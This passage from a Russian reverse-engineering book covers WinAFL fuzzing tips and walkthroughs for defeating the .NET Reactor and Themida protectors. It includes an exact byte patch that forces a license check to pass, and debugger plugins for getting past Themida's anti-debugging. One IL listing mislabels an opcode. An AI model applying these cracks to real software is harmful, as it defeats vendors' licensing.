WinAFL умеет восстанавливать синтаксис формата данных цели (например, AFL смог самостоятельно создать валидные JPEG-файлы без какой-либо дополнительной инфы (<https://lcamtuf.blogspot.com/2014/11/pulling-jpegs-out-of-thin-air.html>)). Обнаруженные синтаксические единицы он использует для генерации новых кейсов для фаззинга. Это занимает значительное время, и здесь ты можешь ему сильно помочь, ведь кто, как не ты, лучше всего знает формат данных твоей программы? Для этого нужно составить словарь в формате `<имя переменной>="значение"`. Например, вот начало моего словаря:

```
x0="ProgVer"
x1="WrittenByVersion"
x2="FileType"
x3="Created"
x4="Modified"
x5="Name"
x6="Core"
```

Итак, мы нашли функцию для фаззинга, попутно расшифровав входной файл программы, создали словарь, подобрали аргументы и можем наконец-то начать фаззить (рис. 4.19)!

```

process timing -----
  run time      : 0 days, 0 hrs, 14 min, 52 sec
  last new path  : 0 days, 0 hrs, 0 min, 4 sec
  last uniq crash: 0 days, 0 hrs, 0 min, 35 sec
  last uniq hang : none seen yet
  cycle progress -----
  now processing: 0 (0.00%)
  paths timed out: 0 (0.00%)
  stage progress -----
  now trying    : calibration
  stage execs   : 34/40 (85.00%)
  total execs   : 9037
  exec speed    : 13.58/sec (1222... )
  fuzzing strategy yields -----
  bit flips    : 0/0, 0/0, 0/0
  byte flips   : 0/0, 0/0, 0/0
  arithmetics  : 0/0, 0/0, 0/0
  known ints   : 0/0, 0/0, 0/0
  dictionary   : 0/0, 0/0, 0/0
  havoc        : 0/0, 0/0
  trim         : 0.00%/1745, n/a
  overall results -----
  cycles done : 10
  total paths  : 12
  uniq crashes : 2
  uniq hangs   : 0
  map coverage -----
  map density  : 0.04% / 19.99%
  count coverage: 1.27 bits/tuple
  findings in depth -----
  favored paths : 1 (8.33%)
  new edges on  : 8 (66.67%)
  total crashes : 2 (2 unique)
  total timeouts: 0 (0 unique)
  path geometry -----
  levels        : 2
  pending       : 12
  pend fav      : 1
  own finds     : 10
  imported      : n/a
  stability     : 9.57%
  ^C -----
  [cpu: 0%]
```

Рис. 4.19. Фаззинг с использованием словаря

И первые же минуты фаззинга приносят первые краши! Но не всегда все происходит так гладко. Ниже я привел несколько особенностей WinAFL, которые могут тебе помочь (или помешать) отладить процесс фаззинга.

## Особенности WinAFL

### Побочные эффекты

Вначале я писал, что функция для фаззинга не должна иметь побочных эффектов. Но это в идеале. Часто бывает так, что разработчики забывают добавить в свои программы такие красивые функции, и приходится иметь дело с тем, что есть.

Так как некоторые эффекты накапливаются, возможно, тебе удастся успешно пофаззить, уменьшив число `fuzz_iterations` — так WinAFL будет перезапускать твою программу чаще. Это негативно повлияет на скорость, но зато уменьшит количество побочных эффектов.

### Дебаг-режим

Если WinAFL отказывается работать, попробуй запустить его в дебаг-режиме. Для этого добавь параметр `-debug` к аргументам библиотеки инструментации. После этого в текущем каталоге у тебя появится текстовый лог. При нормальной работе в нем должно быть одинаковое количество строчек `In pre_fuzz_handler` и `In post_fuzz_handler`. Также должна присутствовать фраза `Everything appears to be running normally` (рис. 4.20).

```
Exception caught: 40010006
Module loaded, PROPSYS.dll
In OpenFileW, reading c:\winaf1_build\out\cur_input
Module loaded, iertutil.dll
In post_fuzz_handler
In pre_fuzz_handler
Exception caught: e06d7363
Everything appears to be running normally.
Coverage map follows:
  i  w  ±      w      w      w  w  ±
    ±      ±      ±      ±      ±
```

Рис. 4.20. Текстовый лог WinAFL

Не забудь выключить дебаг-режим! С ним WinAFL откажется фаззить, даже если все работает, ссылаясь на то, что целевая программа вылетела по тайм-ауту. Не верь ему и выключай отладку.

### Эмуляция работы WinAFL

Иногда при фаззинге программу так перемыкает, что она крашится даже на подготовительном этапе работы WinAFL, после чего он разумно отказывается действовать дальше. Чтобы хоть как-то в этом разобраться, ты можешь вручную эмулиро-

вать работу фаззера. Для этого ставь точку останова на начало и конец функции для фаззинга. Когда выполнение достигнет конца функции, правь аргументы, равняй стек, меняй RIP/EIP на начало функции — и так, пока что-то не сломается.

## Стабильность

Stability — очень важный параметр. Он показывает, насколько карта покрытия кода меняется от итерации к итерации. 100% — на каждой итерации программа ведет себя абсолютно одинаково; 0% — каждая итерация полностью отличается от предыдущей. Разумеется, нам нужно значение где-то посередине. Автор AFL решил, что ориентироваться надо примерно на 85%. В нашем примере стабильность держится на уровне 9,5%. Полагаю, это может быть связано в том числе с тем, что программа собрана статически и на стабильность негативно влияют какие-то из используемых библиотечных функций. Возможно, и мультипоточность тоже повлияла на это.

## Набор входных файлов

Чем больше покрытие кода, тем выше шанс найти баг. А максимального покрытия кода можно добиться, создав хороший набор входных файлов. Если ты задался целью пофаззить парсеры файлов каких-то хорошо известных форматов, то, как говорится, гугл в помощь: некоторым исследователям удавалось собрать внушительный набор файлов именно с помощью парсинга выдачи Google. Такой набор потом можно минимизировать с помощью скрипта `winafl-cmin.py` из того же репозитория WinAFL. А если ты, как и я, предпочитаешь парсилки файлов проприетарных форматов, то поисковик не так часто будет способен помочь. Приходится посидеть и поковыряться в программе, чтобы нагенерировать набор интересных файлов.

## Отучаем программу ругаться

Моя программа довольно многословна и ругалась на неверный формат входного файла, показывая всплывающие сообщения (рис. 4.21).

Такие проблемы ты легко сможешь вылечить, пропатчив используемую программой библиотеку или саму программу.




Рис. 4.21. Отключение всплывающих сообщений

# Неядерный реактор. Взламываем протектор .NET Reactor

**МВК**

Для защиты приложений .NET от отладки и реверса существует множество способов (шифрование, компрессия и другие), а также специальных протекторов, таких как, например, Agile.Net и Enigma. О взломе многих из них мы уже писали ([https://xakep.ru/author/mikhail\\_kondakov/](https://xakep.ru/author/mikhail_kondakov/)). Сегодня я расскажу, как побороть еще один популярный протектор и обфускатор — .NET Reactor.

Итак, представим себе такую гипотетическую задачу: у нас имеется некое приложение с онлайн-проверкой лицензии при загрузке. Его анализ при помощи DІЕ тектит наличие платформы .NET. Загрузив программу в отладчик dnSpy, обнаруживаем сразу две вещи: плохую и хорошую. Начну с плохой: приложение жестоко обфусцировано, часть методов переименована в бессмысленный набор символов, а главное, вместо их кода повсюду пустые заглушки (рис. 5.1).




Рис. 5.1. Приложение в отладчике dnSpy

Для очистки совести пробуем сдампить приложение — это частенько помогает восстановить скрытый код методов. Увы, не в нашем случае: сдампленные модули работоспособны, но несильно отличаются от исходных. Обфускация никуда не делась, тела методов все равно пустые.

Возвращаемся в отладчик dnSpy и пробуем потрассировать работающую программу. А вот и хорошая новость: в приложении нет антиотладчика, оно прекрасно запускается и трассируется, причем при трассировке «пустых» методов во вкладке Call Stack видно, что счетчик команд перемещается по невидимому коду и проваливается в вызовы. Погуляв вслепую по коду, мы обнаруживаем еще одну хорошую новость: не все методы переименованы, некоторые названия вполне осмысленны, и можно даже нащупать процедуру проверки валидности (на скриншоте выше — `isValid`). Тело данного метода скрыто, но название и индекс известны, и это уже что-то.

Попробуем подойти к деобфускации по стандартной схеме: для начала натравливаем на приложение de4dot. К сожалению, в нашем случае этот метод не работает, de4dot ничего не деобфусцирует. Более старые версии сразу валятся с ошибкой:

```
de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
```

```
Latest version and source code: https://github.com/0xd4d/de4dot
```

```
Detected .NET Reactor 4.8
```

```
Необработанное исключение: System.Security.Cryptography.CryptographicException:
Недопустимая длина данных для дешифрования.
```

В

```
System.Security.Cryptography.RijndaelManagedTransform.TransformFinalBlock(Byte[
] inputBuffer, Int32 inputOffset, Int32 inputCount)
```

```
в de4dot.code.deobfuscators.DeobUtils.AesDecrypt(Byte[] data, Byte[] key,
Byte[] iv) в D:\a\de4dot-cex\de4dot-
cex\de4dot.code\deobfuscators\DeobUtils.cs:строка 87
```

В

```
de4dot.code.deobfuscators.dotNET_Reactor.v4.EncryptedResource.DecrypterV1.Decrypt
(EmbeddedResource resource) в D:\a\de4dot-cex\de4dot-
cex\de4dot.code\deobfuscators\dotNET_Reactor\v4\EncryptedResource.cs:строка 225
```

```
в de4dot.code.deobfuscators.dotNET_Reactor.v4.EncryptedResource.Decrypt()
```

```
...
```

Версии посвежее формулируют ошибку лаконичнее:

```
Latest version and source code: http://www.de4dot.com/
```

```
21 deobfuscator modules loaded!
```

```
Detected .NET Reactor 4.8
```

```
ERROR:
```

```
ERROR:
```

```
ERROR:
```

```
ERROR: Hmmmm... something didn't work. Try the latest version.
```

Ну теперь мы хотя бы знаем, с чем имеем дело, — это .NET Reactor версии предположительно 4.8. Версия довольно старая, однако с ней не справляется даже специально обученный под .NET Reactor de4dot. Ошибка та же, и нам снова предлагают поискать версию посвежее.

Трудности нас не останавливают: в конце концов, мы уже научились разбирать более крутые обфускаторы типа Agile буквально изнутри на самом низком уровне. Загружаем нашу злополучную программу в отладчик x32dbg. Дабы не тратить время, опускаю длинное описание теоретической части процесса. Вкратце: загружаем библиотеку `cljit.dll`, отладочные символы к ней и ставим точку останова на вход JIT-компилятора `CILJit::compileMethod`.

Указанный способ работает, то есть при каждом вызове компилятора в поле `ILCode` структуры `CORINFO_METHOD_INFO` мы видим расшифрованный IL-код каждого метода. В принципе, можно анализировать код и даже патчить на лету, но это долго и утомительно, вдобавок нас ждет еще одна ложка дегтя. Напомню, что существует слегка жульнический способ определить индекс скомпилированной процедуры. Суть его состоит в том, что хендл `ftn` (первое двойное слово в структуре `CORINFO_METHOD_INFO`), если его использовать как указатель, указывает на одинарное слово — индекс метода в .NET метадате EXE-модуля.

Так вот, этот халтурный способ работает не всегда, в чем мы с огорчением и убеждаемся. Зная индекс метода `isValid 25250 (0x62A2)`, делаем условием остановки на брейк-пойнте `CILJit::compileMethod` выражение `word:[[[esp+0xc]]]==0x62A2`, но точка останова не срабатывает, хотя определенные этим способом индексы на других методах похожи на правильные. Что-то пошло не так, надо искать более корректный способ идентификации метода. Иными словами, движение по этому пути, конечно, перспективно, но тернисто, да и сам путь готовит нам массу подобных сюрпризов. По счастью, для нашего случая есть и более простые способы решения задачи, ибо умные люди, как обычно, все придумали за нас.




Рис. 5.2. Модуль после NetReactorSlayer



А придумали они проект под названием NetReactorSlayer (<https://github.com/SychicBoy/NetReactorSlayer>). Так же, как и упомянутый выше мод de4dot, он заточен под расшифровку и деобфускацию .NET Reactor, но в отличие от предыдущего он не валится с ошибкой, а вполне себе успешно создает деобфусцированный модуль, в котором методы уже не скрыты от дизассемблирования в dnSpy (рис. 5.2).

Причем деобфускацией можно управлять: у программы есть ключи командной строки. К примеру, при использовании ключа `--no-deob` (Don't deobfuscate methods) мы получаем исходный обфусцированный байт-код метода в том виде, в котором он хранится в файле. При отсутствии же этого ключа по умолчанию NetReactorSlayer пытается отфильтровать код от паразитных инструкций в исходный вид до обфускации. Например, обфусцированный код искомого метода `IsValid` выглядит вот так:

```
public bool get_IsValid()
{
    while (false)
    {
        object arg_0A_0 = null[0];
    }
    int arg_66_0 = 0;
    while (true)
    {
        switch (arg_66_0)
        {
            case 0:
                if (!this.IsActivated)
                {
                    arg_66_0 = 4;
                    if (!false)
                    {
                        continue;
                    }
                }
                break;
            case 1:
            case 4:
                goto IL_49;
            case 5:
                goto IL_93;
        }
        IL_32:
        if (!this.IsEvaluation)
        {
            return true;
        }
        arg_66_0 = 5;
        if (false)
```

```

        goto IL_49;
    }
    continue;
IL_83:
    goto IL_32;
IL_49:
    if (this.IsGenericLicense)
    {
        goto IL_83;
    }
    return false;
}
IL_93:
    return this.DaysLeft > 0;
}

```

А после деобфускации сворачивается в коротенькое однострочное выражение:

```

public bool get_IsValid()
{
    return (this.IsActivated || this.IsGenericLicense) &&
(!this.IsEvaluation || this.DaysLeft > 0);
}

```

То есть мы фактически добились своей цели — открыли код и даже деобфусцировали его, но, к сожалению, столь близкое счастье снова ускользает от нас. Деобфусцированный модуль напрочь неработоспособен: при запуске программы ошибки сыплются в самых неожиданных местах, и никакие комбинации ключей NetReactorSlayer не решают эту проблему. При ближайшем рассмотрении мы понимаем и ее суть: несмотря на всю свою полезность, NetReactorSlayer не волшебная кнопка, а развивающийся проект, к сожалению, далекий от совершенства. В некоторых методах названия потеряны, код так и не открыт, и деобфускация оставляет желать лучшего.

Если у тебя много времени и терпения, можно вдумчиво и кропотливо пофиксить каждый проблемный метод, но мы, как обычно, попробуем найти более короткий путь. По счастью, у нас есть исходный код NetReactorSlayer, попробуем его проанализировать. Снова не буду вдаваться в подробности, желающие могут открыть проект и подробно в нем разобраться. Вместо этого я заострю внимание на определенных моментах. Расшифровкой кода в проекте занимается модуль NecroBit.cs, а конкретно — метод Execute. Этот метод считывает из обфусцированного модуля блок зашифрованных данных и в два приема расшифровывает его. После строки

```
XorEncrypt(methodsData, GetXorKey(decryptorMethod))
```

массив `methodsData` содержит расшифрованный код методов обфусцированного модуля. Давай посмотрим, что NetReactorSlayer проделывает с этим массивом дальше,

и выясним примерный формат хранения данных в нем. Цикл чтения и анализа всех расшифрованных методов выглядит так:

```
while ((ulong)methodsDataReader.Position < (ulong)((long)(methodsData.Length -
1)))
{
    ...
    int size2 = methodsDataReader.ReadInt32(); // Размер IL-кода метода
    byte[] methodData = methodsDataReader.ReadBytes(size2); // IL-код метода
    if (!rvaToIndex.TryGetValue(rva3, out int methodIndex)) // methodIndex
    — индекс метода
    {
        Logger.Warn("Couldn't find method with RVA: " + rva3);
    }
    else
    {
        uint methodToken = (uint)(100663297 + methodIndex); // Токен метода
```

Вот сразу за этим местом мы уже знаем смещение до расшифрованного IL-кода метода нужного нам индекса и сам расшифрованный код. В нашем случае IL-код метода `isValid` выглядит так:

```
/* 0x00158568 2B09          */ IL_0000: br.s      IL_000B
/* 0x0015856A 28FFFFFFF    */ IL_0002: call     <null>
/* 0x0015856F 14          */ IL_0007: ldnull
/* 0x00158570 16          */ IL_0008: ldc.i4.0
/* 0x00158571 9A          */ IL_0009: ldelem.ref
/* 0x00158572 26          */ IL_000A: pop
/* 0x00158573 16          */ IL_000B: ldc.i4.0
/* 0x00158574 2DF9        */ IL_000C: brtrue.s  IL_0007
...

```

Чтобы любая лицензия стала валидной, нам достаточно поменять в этом коде два первых байта на следующие:

```
/* 0x00158568 17          */ IL_0000: ldc.i4.0
/* 0x00158569 2A          */ IL_0001: ret
```

В исходном (нерасшифрованном) модуле по этому RVA значения двух байтов соответственно равны 9E F4. По счастью, метод шифрования данных — обычный XOR по ключу. Поэтому, чтобы поменять их на нужные, вспоминаем мою статью про патч инсталлятора (<https://xakep.ru/2020/09/07/msi-hack/>), где мы проделывали аналогичную операцию.

Считаем новые значения этих двух байтов:

```
text
9E XOR 2B XOR 17 = A2
F4 XOR 09 XOR 2A = D7
```

Меняем эти два байта на новые значения и на всякий случай проверяем правильность замены, еще раз натравив на исправленный модуль NetReactorSlayer.

Бинго! Теперь и вправду декодированное тело метода содержит только `return true`, что и подтверждает запуск программы — лицензия подходит! Таким образом, мы получили не только полезный расширяемый и совершенствуемый инструмент для реверса приложений, защищенных .NET Reactor (в том числе нестандартных), но и быстрый способ патча подобных приложений без полного реверса и пересборки программы.

# Фемида дремлет.

## Как работает обход защиты Themida

---

**МВК**

Themida, или «Фемида», — одна из самых навороченных защит для софта. Вместе с VMProtect ее относят к настолько суровым протекторам, что программисты, которым жаль денег на честную покупку этих инструментов (а стоят они недешево), просто имитируют их наличие, что отпугивает ленивых и неопытных хакеров. Сегодня мы поговорим о том, как сбросить триал приложения, защищенного настоящей Themida.

### **ВНИМАНИЕ!**

Этот материал написан в исследовательских целях, имеет ознакомительный характер и предназначен для специалистов по безопасности. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Использование или распространение ПО без лицензии производителя может преследоваться по закону.

Несмотря на широкую популярность Themida, высокую стоимость взлома и, соответственно, большое количество мануалов и видеоуроков в сети, они почти всегда бесполезны. Они в основном описывают снятие старых версий защиты 1 и 2. Уже третья версия устроена настолько сложнее, что в паблике нет универсальных инструментов и скриптов для ее взлома или обхода. И даже на старых версиях всегда находятся какие-то нюансы, исключающие возможность универсального однокнопочного решения.

Поэтому я не буду останавливаться сейчас на «традиционных» способах обхода «Фемиды», а вместо этого опишу наиболее простой и понятный метод исследования, взлома и патча одного из защищенных графических приложений. Эта программа использует Themida третьей версии, а мы, как обычно, вооружимся лишь минимальным набором доступных инструментов (x64dbg и его плагины).

Нужно заметить, что для обнаружения Themida не следует сильно полагаться на Detect It Easy. С этим протектором гораздо лучше работают Nauz File Detector и Exeinfo (рис. 6.1, 6.2).




Рис. 6.1. Nauz File Detector




Рис. 6.2. Exeinfo

Визуально же на присутствие «Фемиды» в файле как бы намекает наличие между секциями `.idata` и `.pdata` двух секций с произвольными названиями из восьми случайных символов. Впрочем, в третьей версии разработчики уже не стеснялись прямо называть секции `.themida` и `.boot`. Код гарантированно зашифрован, упакован и статическому анализу и реверсу не поддается.

Поэтому попробуем загрузить накрытую Themida программу в наш любимый отладчик `x64dbg`. Разумеется, все плохо: при старте отладчик проваливается в виртуальную машину, столь страшную на вид, что отбивается всякая охота с ней разбираться. Хотя в отдельных случаях этого не избежать — скажем, при привязке конкретной программы к компьютеру или донглу. В любом случае этот путь прост и

тернист: виртуальная программа мгновенно палит отладчик, вдобавок она отслеживает тайминг прохождения отдельных участков своего кода.

С ходу приаттаться к уже активному процессу тоже нельзя, разработчики и это предусмотрели. Попробуем сделать чуть хитрее — возможно, ты помнишь замечательный антиантиотладочный плагин ScyllaHide для x64dbg. В этом плагине специально для ленивых уже подготовлены профили под каждую популярную защиту. Конечно же, подобный профиль там есть и для Themida. Правда, не шибко сильно он нам поможет: при загрузке программы он не спасает от антиотладчика, однако приаттаться к запущенному приложению уже позволяет.

Толку, правда, с этого немного: после такого бряка трассировка убивает программу наповал. Но это уже прогресс — далее по стандартной схеме, опробованной нами ранее на Enigma, Obsidium и прочих, пробуем сдампить прерванный процесс при помощи другого специально предназначенного для этого плагина — Scylla.

Приложение дампится успешно. Как обычно, надо искать точку входа, и во многих случаях этого вполне достаточно, однако наш случай непростой. Загрузив сдампленный файл в IDA, мы обнаруживаем, что наше приложение неплохо обфусцировано: на большинстве вызовов импортируемых функций (в частности, на библиотечных вызовах Qt, на котором написана анализируемая нами программа) стоят заглушки, ведущие на изрядной длины цепочку безумного кода подобного вида:

```
00007FF6F4FA521D | E9 DB2F5F00 | jmp 7FF6F55981FD
00007FF6F4FA5222 | E9 E5E31D00 | jmp 7FF6F518360C
00007FF6F4FA5227 | E9 25064500 | jmp 7FF6F53F5851
00007FF6F4FA522C | E9 375E5900 | jmp 7FF6F553B068
00007FF6F4FA5231 | 73 D5 | jae 7FF6F4FA5208
00007FF6F4FA5233 | CF | iretd
00007FF6F4FA5234 | 0026 | add byte ptr ds:[rsi],ah
00007FF6F4FA5236 | 49:89ED | mov r13,rbp
...
00007FF6F55981FD | 48:83EC 08 | sub rsp,8
00007FF6F5598201 | E9 E6DB0200 | jmp 7FF6F55C5DEC
...
00007FF6F55C5DEC | 48:83EC 08 | sub rsp,8
00007FF6F55C5DF0 | 48:83EC 08 | sub rsp,8
00007FF6F55C5DF4 | 48:81EC 08000000 | sub rsp,8
00007FF6F55C5DFB | 48:891C24 | mov qword ptr ss:[rsp],rbx
00007FF6F55C5DFF | 8F0424 | pop qword ptr ss:[rsp]
00007FF6F55C5E02 | 8F0424 | pop qword ptr ss:[rsp]
00007FF6F55C5E05 | E9 83000100 | jmp 7FF6F55D5E8D
...
```

По-хорошему надо бы отфильтровать все адреса подобного импорта и написать деобфускатор, но, учитывая их количество, задача выглядит муторной, а я обещал относительно простой и комфортный путь (насколько это возможно вообще в случае столь серьезной защиты). Поэтому самое время приступить к анализу логики программы в процессе ее работы, то есть изыскать возможность для ее трассировки.

По счастью, умные люди уже подсуетились и создали для нас чудесный плагин Themidie, который позволяет беспрепятственно трассировать приаттаченный процесс под Themida. Для его использования необходимы последние версии отладчика x64dbg и плагина ScyllaHide, про которые я писал выше. Загрузи с GitHub (<https://github.com/VenTaz/Themidie>) последнюю версию Themidie и извлеки Themidie.dll и Themidie.dp64 в папку плагинов x64dbg. В итоге там должны обязательно присутствовать четыре файла: Themidie.dll, Themidie.dp64, HookLibraryx64.dll и ScyllaHideX64DBGPlugin.dp64.

Загружаем x64dbg и с чувством полного удовлетворения обнаруживаем в подменю **Plugins (Модули)** дополнительный пункт **Themidie**. В опциях ScyllaHide отключаем все, кроме чекбокса **Kill Anti-Attach** (рис. 6.3).

Запускаем исследуемую программу из подменю **Plugins -> Themidie -> Start**. Если мы все сделали правильно, то должно появиться вот такое окно (рис. 6.4).




Рис. 6.3. Настройка плагина Themidie




Рис. 6.4. Запуск программы в отладчике



Как следует из текста в этом окошке, программа при запуске не загружается сразу в отладчик (более того, ее и при всем желании принудительно загрузить не получится — Themida спалит наш отладчик при загрузке даже так). Однако к запущенной столь хитрым образом программе можно приаттаться, после чего спокойно ставить бряки и отлаживать код, не боясь антиотладчика, что нам, собственно, и требовалось. Теперь, не испытывая ни малейших препятствий, обнаруживаем в необфусцированной части кода развилку обхода проверки лицензии:

```
00007FF630D5C10F      call     sub_7FF630D5D970
00007FF630D5C114      mov      rdx, [rax]
00007FF630D5C117      mov      rcx, rax
00007FF630D5C11A      call     qword ptr [rdx+8]
00007FF630D5C11D      test     al, al
00007FF630D5C11F      jz       loc_7FF630D5CEE4
00007FF630D5C125      lea      rcx, [rsp+0EA8h+var_810]
00007FF630D5C12D      call     sub_7FF631797E20
00007FF630D5C132      xor      bl, bl
```

